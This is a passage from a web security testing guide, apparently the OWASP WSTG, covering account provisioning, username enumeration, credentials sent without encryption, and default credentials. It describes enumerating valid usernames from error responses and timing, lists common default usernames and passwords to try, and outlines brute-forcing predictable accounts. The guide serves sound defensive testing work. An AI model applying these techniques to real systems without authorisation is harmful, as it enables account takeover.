


Figure 4.3.2-1: WordPress Registration Page

In contrast, in the Google example below the identification requirements include name, date of birth, country, mobile phone number, email address and CAPTCHA response. While only two of these can be verified (email address and mobile number), the identification requirements are stricter than WordPress.




Figure 4.3.2-2: Google Registration Page

Remediation

Implement identification and verification requirements that correspond to the security requirements of the information the credentials protect.

Tools

A HTTP proxy can be a useful tool to test this control.

References

User Registration Design

Test Account Provisioning Process

ID
WSTG-IDNT-03

Summary

The provisioning of accounts presents an opportunity for an attacker to create a valid account without application of the proper identification and authorization process.

Test Objectives

- Verify which accounts may provision other accounts and of what type.

How to Test

Determine which roles are able to provision users and what sort of accounts they can provision.

- Is there any verification, vetting and authorization of provisioning requests?
- Is there any verification, vetting and authorization of de-provisioning requests?
- Can an administrator provision other administrators or just users?
- Can an administrator or other user provision accounts with privileges greater than their own?
- Can an administrator or user de-provision themselves?
- How are the files or resources owned by the de-provisioned user managed? Are they deleted? Is access transferred?

Example

In WordPress, only a user's name and email address are required to provision the user, as shown below:




Figure 4.3.3-1: WordPress User Add

De-provisioning of users requires the administrator to select the users to be de-provisioned, select Delete from the dropdown menu (circled) and then applying this action. The administrator is then presented with a dialog box asking what to do with the user's posts (delete or transfer them).




Figure 4.3.3-2: WordPress Auth and Users

Tools

While the most thorough and accurate approach to completing this test is to conduct it manually, HTTP proxy tools could be also useful.

Testing for Account Enumeration and Guessable User Account

ID
WSTG-IDNT-04

Summary

The scope of this test is to verify if it is possible to collect a set of valid usernames by interacting with the authentication mechanism of the application. This test will be useful for brute force testing, in which the tester verifies if, given a valid username, it is possible to find the corresponding password.

Often, web applications reveal when a username exists on system, either as a consequence of mis-configuration or as a design decision. For example, sometimes, when we submit wrong credentials, we receive a message that states that either the username is present on the system or the provided password is wrong. The information obtained can be used by an attacker to gain a list of users on system. This information can be used to attack the web application, for example, through a brute force or default username and password attack.

The tester should interact with the authentication mechanism of the application to understand if sending particular requests causes the application to answer in different manners. This issue exists because the information released from web application or web server when the user provide a valid username is different than when they use an invalid one.

In some cases, a message is received that reveals if the provided credentials are wrong because an invalid username or an invalid password was used. Sometimes, testers can enumerate the existing users by sending a username and an empty password.

Test Objectives

- Review processes that pertain to user identification (*e.g.* registration, login, etc.).
- Enumerate users where possible through response analysis.

How to Test

In black-box testing, the tester knows nothing about the specific application, username, application logic, error messages on log in page, or password recovery facilities. If the application is vulnerable, the tester receives a response message that reveals, directly or indirectly, some information useful for enumerating users.

HTTP Response Message

Testing for Valid Credentials

Record the server answer when you submit a valid user ID and valid password.

> Using a web proxy, notice the information retrieved from this successful authentication (HTTP 200 Response, length of the response).

Testing for Valid User with Wrong Password

Now, the tester should try to insert a valid user ID and a wrong password and record the error message generated by the application.

> The browser should display a message similar to the following one:

>
>
>
> Figure 4.3.4-1: Authentication Failed
>
> Unlike any message that reveals the existence of the user like the following:
>
> `Login for User foo: invalid password`
>
> Using a web proxy, notice the information retrieved from this unsuccessful authentication attempt (HTTP 200 Response, length of the response).

Testing for a Nonexistent Username

Now, the tester should try to insert an invalid user ID and a wrong password and record the server answer (the tester should be confident that the username is not valid in the application). Record the error message and the server answer.

> If the tester enters a nonexistent user ID, they can receive a message similar to:
>
>
>
>
> Figure 4.3.4-3: This User is Not Active
>
> or a message like the following one:
>
> `Login failed for User foo: invalid Account`
>
> Generally the application should respond with the same error message and length to the different incorrect requests. If the responses are not the same, the tester should investigate and find out the key that creates a difference between the two responses. For example:
>
> 1. Client request: Valid user/wrong password
> 2. Server response: The password is not correct
> 3. Client request: Wrong user/wrong password
> 4. Server response: User not recognized
>
> The above responses let the client understand that for the first request they have a valid username. So they can interact with the application requesting a set of possible user IDs and observing the answer.
>
> Looking at the second server response, the tester understand in the same way that they don't hold a valid username. So they can interact in the same manner and create a list of valid user ID looking at the server answers.

Other Ways to Enumerate Users

Testers can enumerate users in several ways, such as:

Analyzing the Error Code Received on Login Pages

Some web application release a specific error code or message that we can analyze.

Analyzing URLs and URLs Re-directions

For example:

- `http://www.foo.com/err.jsp?User=baduser&Error=0`

- `http://www.foo.com/err.jsp?User=gooduser&Error=2`

As is seen above, when a tester provides a user ID and password to the web application, they see a message indication that an error has occurred in the URL. In the first case they have provided a bad user ID and bad password. In the second, a good user ID and a bad password, so they can identify a valid user ID.

URI Probing

Sometimes a web server responds differently if it receives a request for an existing directory or not. For instance in some portals every user is associated with a directory. If testers try to access an existing directory they could receive a web server error.

Some of the common errors received from web servers are:

- 403 Forbidden error code
- 404 Not found error code

Example:

- `http://www.foo.com/account1` - we receive from web server: 403 Forbidden
- `http://www.foo.com/account2` - we receive from web server: 404 file Not Found

In the first case the user exists, but the tester cannot view the web page, in second case instead the user “account2” does not exist. By collecting this information testers can enumerate the users.

Analyzing Web Page Titles

Testers can receive useful information on Title of web page, where they can obtain a specific error code or messages that reveal if the problems are with the username or password.

For instance, if a user cannot authenticate to an application and receives a web page whose title is similar to:

- `Invalid user`
- `Invalid authentication`

Analyzing a Message Received from a Recovery Facility

When we use a recovery facility (i.e. a forgotten password function) a vulnerable application might return a message that reveals if a username exists or not.

For example, messages similar to the following:

- `Invalid username: email address is not valid or the specified user was not found.`
- `Valid username: Your password has been successfully sent to the email address you registered with.`

Friendly 404 Error Message

When we request a user within the directory that does not exist, we don’t always receive 404 error code. Instead, we may receive “200 ok” with an image, in this case we can assume that when we receive the specific image the user does not exist. This logic can be applied to other web server response; the trick is a good analysis of web server and web application messages.

Analyzing Response Times

As well as looking at the content of the responses, the time that the response take should also be considered. Particularly where the request causes an interaction with an external service (such as sending a forgotten password email), this can add several hundred milliseconds to the response, which can be used to determine whether the requested user is valid.

Guessing Users

In some cases the user IDs are created with specific policies of administrator or company. For example we can view a user with a user ID created in sequential order:

```
CN000100
CN000101
...
```

Sometimes the usernames are created with a REALM alias and then a sequential numbers:

- R1001 – user 001 for REALM1
- R2001 – user 001 for REALM2

In the above sample we can create simple shell scripts that compose user IDs and submit a request with tool like wget to automate a web query to discern valid user IDs. To create a script we can also use Perl and curl.

Other possibilities are: - user IDs associated with credit card numbers, or in general numbers with a pattern. - user IDs associated with real names, e.g. if Freddie Mercury has a user ID of “fmercury”, then you might guess Roger Taylor to have the user ID of “rtaylor”.

Again, we can guess a username from the information received from an LDAP query or from Google information gathering, for example, from a specific domain. Google can help to find domain users through specific queries or through a simple shell script or tool.

> By enumerating user accounts, you risk locking out accounts after a predefined number of failed probes (based on application policy). Also, sometimes, your IP address can be banned by dynamic rules on the application firewall or Intrusion Prevention System.

Gray-Box Testing

Testing for Authentication Error Messages

Verify that the application answers in the same manner for every client request that produces a failed authentication. For this issue the black-box testing and gray-box testing have the same concept based on the analysis of messages or error codes received from web application.

> The application should answer in the same manner for every failed attempt of authentication.
>
> For Example: *Credentials submitted are not valid*

Remediation

Ensure the application returns consistent generic error messages in response to invalid account name, password or other user credentials entered during the log in process.

Ensure default system accounts and test accounts are deleted prior to releasing the system into production (or exposing it to an untrusted network).

Tools

- OWASP Zed Attack Proxy (ZAP)
- curl
- PERL

References

- Marco Mella, Sun Java Access & Identity Manager Users enumeration
- Username Enumeration Vulnerabilities

Testing for Weak or Unenforced Username Policy

ID
WSTG-IDNT-05

Summary

User account names are often highly structured (e.g. Joe Bloggs account name is jbloggs and Fred Nurks account name is fnurks) and valid account names can easily be guessed.

Test Objectives

- Determine whether a consistent account name structure renders the application vulnerable to account enumeration.
- Determine whether the application's error messages permit account enumeration.

How to Test

- Determine the structure of account names.
- Evaluate the application's response to valid and invalid account names.
- Use different responses to valid and invalid account names to enumerate valid account names.
- Use account name dictionaries to enumerate valid account names.

Remediation

Ensure the application returns consistent generic error messages in response to invalid account name, password or other user credentials entered during the log in process.

4.4 Authentication Testing

4.4.1 Testing for Credentials Transported over an Encrypted Channel

4.4.2 Testing for Default Credentials

4.4.3 Testing for Weak Lock Out Mechanism

4.4.4 Testing for Bypassing Authentication Schema

4.4.5 Testing for Vulnerable Remember Password

4.4.6 Testing for Browser Cache Weaknesses

4.4.7 Testing for Weak Password Policy

4.4.8 Testing for Weak Security Question Answer

4.4.9 Testing for Weak Password Change or Reset Functionalities

4.4.10 Testing for Weaker Authentication in Alternative Channel

Testing for Credentials Transported over an Encrypted Channel

ID
WSTG-ATHN-01

Summary

Testing for credentials transport verifies that web applications encrypt authentication data in transit. This encryption prevents attackers from taking over accounts by sniffing network traffic. Web applications use HTTPS to encrypt information in transit for both client to server and server to client communications. A client can send or receive authentication data during the following interactions:

- A client sends a credential to request login
- The server responds to a successful login with a session token
- An authenticated client sends a session token to request sensitive information from the web site
- A client sends a token to the web site if they forgot their password

Failure to encrypt any of these credentials in transit can allow attackers with network sniffing tools to view credentials and possibly use them to steal a user's account. The attacker could sniff traffic directly using Wireshark or similar tools, or they could set up a proxy to capture HTTP requests. Sensitive data should be encrypted in transit to prevent this.

The fact that traffic is encrypted does not necessarily mean that it's completely safe. The security also depends on the encryption algorithm used and the robustness of the keys that the application is using. See Testing for Weak Transport Layer Security to verify the encryption algorithm is sufficient.

Test Objectives

- Assess whether any use case of the web site or application causes the server or the client to exchange credentials without encryption.

How to Test

To test for credential transport, capture traffic between a client and web application server that needs credentials. Check for credentials transferred during login and while using the application with a valid session. To set up for the test:

1. Set up and start a tool to capture traffic, such as one of the following:
    - The web browser's developer tools
    - A proxy including OWASP ZAP
2. Disable any features or plugins that make the web browser favour HTTPS. Some browsers or extensions, such as HTTPS Everywhere, will combat forced browsing by redirecting HTTP requests to HTTPS.

In the captured traffic, look for sensitive data including the following:

- Passphrases or passwords, usually inside a message body
- Tokens, usually inside cookies
- Account or password reset codes

For any message containing this sensitive data, verify the exchange occurred using HTTPS (and not HTTP). The following examples show captured data that indicate passed or failed tests, where the web application is on a server called `www.example.org`.

Login

Find the address of the login page and attempt to switch the protocol to HTTP. For example, the URL for the forced browsing could look like the following: `http://www.example.org/login`.

If the login page is normally HTTPS, attempt to remove the “S” to see if the login page loads as HTTP.

Log in using a valid account while attempting to force the use of unencrypted HTTP. In a passing test, the login request should be HTTPS:

```
Request URL: https://www.example.org/j_acegi_security_check
Request method: POST
...
Response headers:
HTTP/1.1 302 Found
Server: nginx/1.19.2
Date: Tue, 29 Sep 2020 00:59:04 GMT
Transfer-Encoding: chunked
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: JSESSIONID.a7731d09=node01ai3by8hip0g71kh3ced41pmqf4.node0; Path=/; Secure; HttpOnly
ACEGI_SECURITY_HASHED_REMEMBER_ME_COOKIE=dXNlcmFiYzoxNjAyNTUwNzQ0NDU3OjFmNDlmYTZhOGI1YTZkYTYxNDIwYWV
mNmM0OTI1OGFhODA3Y2ZmMjg4MDM3YjcwODdmN2I2NjMwOWIyMDU3NTc=; Path=/; Expires=Tue, 13-Oct-2020 00:59:04
GMT; Max-Age=1209600; Secure; HttpOnly
Location: https://www.example.org/
...
POST data:
j_username=userabc
j_password=My-Protected-Password-452
from=/
Submit=Sign in
```

- In the login, the credentials are encrypted due to the HTTPS request URL
- If the server returns cookie information for a session token, the cookie should also include the `Secure` attribute to avoid the client exposing the cookie over unencrypted channels later. Look for the `Secure` keyword in the response header.

The test fails if any login transfers a credential over HTTP, similar to the following:

```
Request URL: http://www.example.org/j_acegi_security_check
Request method: POST
...
POST data:
j_username=userabc
j_password=My-Protected-Password-452
from=/
Submit=Sign in
```

In this failing test example:

- The fetch URL is `http://` and it exposes the plaintext `j_username` and `j_password` through the post data.
- In this case, since the test already shows POST data exposing all the credentials, there is no point checking response headers (which would also likely expose a session token or cookie).

Account Creation

To test for unencrypted account creation, attempt to force browse to the HTTP version of the account creation and create an account, for example: `http://www.example.org/securityRealm/createAccount`

The test passes if even after the forced browsing, the client still sends the new account request through HTTPS:

```
Request URL: https://www.example.org/securityRealm/createAccount
Request method: POST
...
Response headers:
HTTP/1.1 200 OK
Server: nginx/1.19.2
Date: Tue, 29 Sep 2020 01:11:50 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 3139
Connection: keep-alive
X-Content-Type-Options: nosniff
Set-Cookie: JSESSIONID.a7731d09=node011yew1ltrsh1x1k3m6g6b44tip8.node0; Path=/; Secure; HttpOnly
Expires: 0
Cache-Control: no-cache,no-store,must-revalidate
X-Hudson-Theme: default
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
X-Hudson: 1.395
X-Jenkins: 2.257
X-Jenkins-Session: 4551da08
X-Hudson-CLI-Port: 50000
X-Jenkins-CLI-Port: 50000
X-Jenkins-CLI2-Port: 50000
X-Frame-Options: sameorigin
Content-Encoding: gzip
X-Instance-Identity:
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3344ru7RK0jgdpKs3cfrBy2tteYI1laGpbP4fr5zOx2b/1OEvbVioU5U
btfIUHruD9N7jBG+KG4pcWfUiXdLp2skrBYsXBfiwUDA8Wam3wSbJWTmPfSRiIu4dsfIedj0bYX5zJSa6QPLxYolaKtBP4vEnP6l
BFqW2vMuzaN6QGReAxM4NKWTijFtpxjchyLQ2o+K5mSEJQIWDIqhv1sKxdM9zkb6pW/rI1deJJMSih66les5kXgbH2fnO7Fz6di8
8jT1tAHoaXWkPM9X0EbklkHPT9b7RVXziOURXVIPUTU5u+LYGkNavEb+bdPmsD94elD/cf5ZqdGNoOAE5AYS0QIDAQAB
...
POST data:
username=user456
fullname=User 456
password1=My-Protected-Password-808
password2=My-Protected-Password-808
Submit=Create account
Jenkins-Crumb=58e6f084fd29ea4fe570c31f1d89436a0578ef4d282c1bbe03ffac0e8ad8efd6
```

- Similar to a login, most web applications automatically give a session token on a successful account creation. If there is a `Set-Cookie:`, verify it has a `Secure;` attribute as well.

The test fails if the client sends a new account request with unencrypted HTTP:

```
Request URL: http://www.example.org/securityRealm/createAccount
Request method: POST
...
POST data:
username=user456
fullname=User 456
password1=My-Protected-Password-808
password2=My-Protected-Password-808
Submit=Create account
Jenkins-Crumb=8c96276321420cdbe032c6de141ef556cab03d91b25ba60be8fd3d034549cdd3
```

- This Jenkins user creation form exposed all the new user details (name, full name, and password) in POST data to the HTTP create account page

Password Reset, Change Password or Other Account Manipulation

Similar to login and account creation, if the web application has features that allow a user to change an account or call a different service with credentials, verify all of those interactions are HTTPS. The interactions to test include the following:

- Forms that allow users to handle a forgotten password or other credential
- Forms that allow users to edit credentials
- Forms that require the user to authenticate with another provider (for example, payment processing)

Accessing Resources While Logged In

After logging in, access all the features of the application, including public features that do not necessarily require a login to access. Forced browse to the HTTP version of the web site to see if the client leaks credentials.

The test passes if all interactions send the session token over HTTPS similar to the following example:

```
Request URL:http://www.example.org/
Request method:GET
...
Request headers:
GET / HTTP/1.1
Host: www.example.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Cookie: JSESSIONID.a7731d09=node01ai3by8hip0g71kh3ced41pmqf4.node0;
ACEGI_SECURITY_HASHED_REMEMBER_ME_COOKIE=dXNlcmFiYzoxNjAyNTUwNzQ0NDU3OjFmNDlmYTZhOGI1YTZkYTYxNDIwYWV
mNmM0OTI1OGFhODA3Y2ZmMjg4MDM3YjcwODdmN2I2NjMwOWIyMDU3NTc=; screenResolution=1920x1200
Upgrade-Insecure-Requests: 1
```

- The session token in the cookie is encrypted since the request URL is HTTPS

The test fails if the browser submits a session token over HTTP in any part of the web site, even if forced browsing is required to trigger this case:

```
Request URL:http://www.example.org/
Request method:GET
...
Request headers:
GET / HTTP/1.1
Host: www.example.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
screenResolution=1920x1200; JSESSIONID.c1e7b45b=node01warjbpki6icgxkn0arjbivo84.node0
Upgrade-Insecure-Requests: 1
```

- The GET request exposed the session token `JSESSIONID` (from browser to server) in request URL `http://www.example.org/`

Remediation

Use HTTPS for the whole web site. Implement HSTS and redirect any HTTP to HTTPS. The site gains the following benefits from using HTTPS for all its features:

- It prevents attackers from modifying interactions with the web server (including placing JavaScript malware through a compromised router).
- It avoids losing customers to insecure site warnings. New browsers mark HTTP based web sites as insecure.
- It makes writing certain applications easier. For example, Android APIs need overrides to connect to anything via HTTP.

If it is cumbersome to switch to HTTPS, prioritize HTTPS for sensitive operations first. For the medium term, plan to convert the whole application to HTTPS to avoid losing customers to compromise or the warnings of HTTP being insecure. If the organization does not already buy certificates for HTTPS, look in to Let's Encrypt or other free certificate authorities on the server.

Testing for Default Credentials

ID
WSTG-ATHN-02

Summary

Nowadays web applications often make use of popular Open Source or commercial software that can be installed on servers with minimal configuration or customization by the server administrator. Moreover, a lot of hardware appliances (i.e. network routers and database servers) offer web-based configuration or administrative interfaces.

Often these applications, once installed, are not properly configured and the default credentials provided for initial authentication and configuration are never changed. These default credentials are well known by penetration testers and, unfortunately, also by malicious attackers, who can use them to gain access to various types of applications.

Furthermore, in many situations, when a new account is created on an application, a default password (with some standard characteristics) is generated. If this password is predictable and the user does not change it on the first access, this can lead to an attacker gaining unauthorized access to the application.

The root cause of this problem can be identified as:

- Inexperienced IT personnel, who are unaware of the importance of changing default passwords on installed infrastructure components, or leave the password as default for “ease of maintenance”.
- Programmers who leave back doors to easily access and test their application and later forget to remove them.
- Applications with built-in non-removable default accounts with a preset username and password.
- Applications that do not force the user to change the default credentials after the first log in.

Test Objectives

- Enumerate the applications for default credentials and validate if they still exist.
- Review and assess new user accounts and if they are created with any defaults or identifiable patterns.

How to Test

Testing for Default Credentials of Common Applications

In black-box testing the tester knows nothing about the application and its underlying infrastructure. In reality this is often not true, and some information about the application is known. We suppose that you have identified, through the use of the techniques described in this Testing Guide under the chapter Information Gathering, at least one or more common applications that may contain accessible administrative interfaces.

When you have identified an application interface, for example a Cisco router web interface or a WebLogic administrator portal, check that the known usernames and passwords for these devices do not result in successful authentication. To do this you can consult the manufacturer’s documentation or, in a much simpler way, you can find common credentials using a search engine or by using one of the sites or tools listed in the Reference section.

When facing applications where we do not have a list of default and common user accounts (for example due to the fact that the application is not wide spread) we can attempt to guess valid default credentials. Note that the application being tested may have an account lockout policy enabled, and multiple password guess attempts with a known username may cause the account to be locked. If it is possible to lock the administrator account, it may be troublesome for the system administrator to reset it.

Many applications have verbose error messages that inform the site users as to the validity of entered usernames. This information will be helpful when testing for default or guessable user accounts. Such functionality can be found, for example, on the log in page, password reset and forgotten password page, and sign up page. Once you have found a default username you could also start guessing passwords for this account.

More information about this procedure can be found in the following sections:

- Testing for User Enumeration and Guessable User Account
- Testing for Weak password policy.

Since these types of default credentials are often bound to administrative accounts you can proceed in this manner:

- Try the following usernames - “admin”, “administrator”, “root”, “system”, “guest”, “operator”, or “super”. These are popular among system administrators and are often used. Additionally you could try “qa”, “test”, “test1”, “testing” and similar names. Attempt any combination of the above in both the username and the password fields. If the application is vulnerable to username enumeration, and you manage to successfully identify any of the above usernames, attempt passwords in a similar manner. In addition try an empty password or one of the following “password”, “pass123”, “password123”, “admin”, or “guest” with the above accounts or any other enumerated accounts. Further permutations of the above can also be attempted. If these passwords fail, it may be worth using a common username and password list and attempting multiple requests against the application. This can, of course, be scripted to save time.
- Application administrative users are often named after the application or organization. This means if you are testing an application named “Obscurity”, try using obscurity/obscurity or any other similar combination as the username and password.
- When performing a test for a customer, attempt using names of contacts you have received as usernames with any common passwords. Customer email addresses mail reveal the user accounts naming convention: if employee “John Doe” has the email address `jdoe@example.com`, you can try to find the names of system administrators on social media and guess their username by applying the same naming convention to their name.
- Attempt using all the above usernames with blank passwords.
- Review the page source and JavaScript either through a proxy or by viewing the source. Look for any references to users and passwords in the source. For example `If username='admin' then starturl=/admin.asp else /index.asp` (for a successful log in versus a failed log in). Also, if you have a valid account, then log in and view every request and response for a valid log in versus an invalid log in, such as additional hidden parameters, interesting GET request (login=yes), etc.
- Look for account names and passwords written in comments in the source code. Also look in backup directories for source code (or backups of source code) that may contain interesting comments and code.

Testing for Default Password of New Accounts

It can also occur that when a new account is created in an application the account is assigned a default password. This password could have some standard characteristics making it predictable. If the user does not change it on first usage (this often happens if the user is not forced to change it) or if the user has not yet logged on to the application, this can lead an attacker to gain unauthorized access to the application.

The advice given before about a possible lockout policy and verbose error messages are also applicable here when testing for default passwords.

The following steps can be applied to test for these types of default credentials:

- Looking at the User Registration page may help to determine the expected format and minimum or maximum length of the application usernames and passwords. If a user registration page does not exist, determine if the organization uses a standard naming convention for usernames such as their email address or the name before the `@` in the email.
- Try to extrapolate from the application how usernames are generated. For example, can a user choose their own username or does the system generate an account name for the user based on some personal information or by

using a predictable sequence? If the application does generate the account names in a predictable sequence, such as `user7811`, try fuzzing all possible accounts recursively. If you can identify a different response from the application when using a valid username and a wrong password, then you can try a brute force attack on the valid username (or quickly try any of the identified common passwords above or in the reference section).

- Try to determine if the system generated password is predictable. To do this, create many new accounts quickly after one another so that you can compare and determine if the passwords are predictable. If predictable, try to correlate these with the usernames, or any enumerated accounts, and use them as a basis for a brute force attack.
- If you have identified the correct naming convention for the user name, try to “brute force” passwords with some common predictable sequence like for example dates of birth.
- Attempt using all the above usernames with blank passwords or using the username also as password value.

Gray-Box Testing

The following steps rely on an entirely gray-box approach. If only some of this information is available to you, refer to black-box testing to fill the gaps.

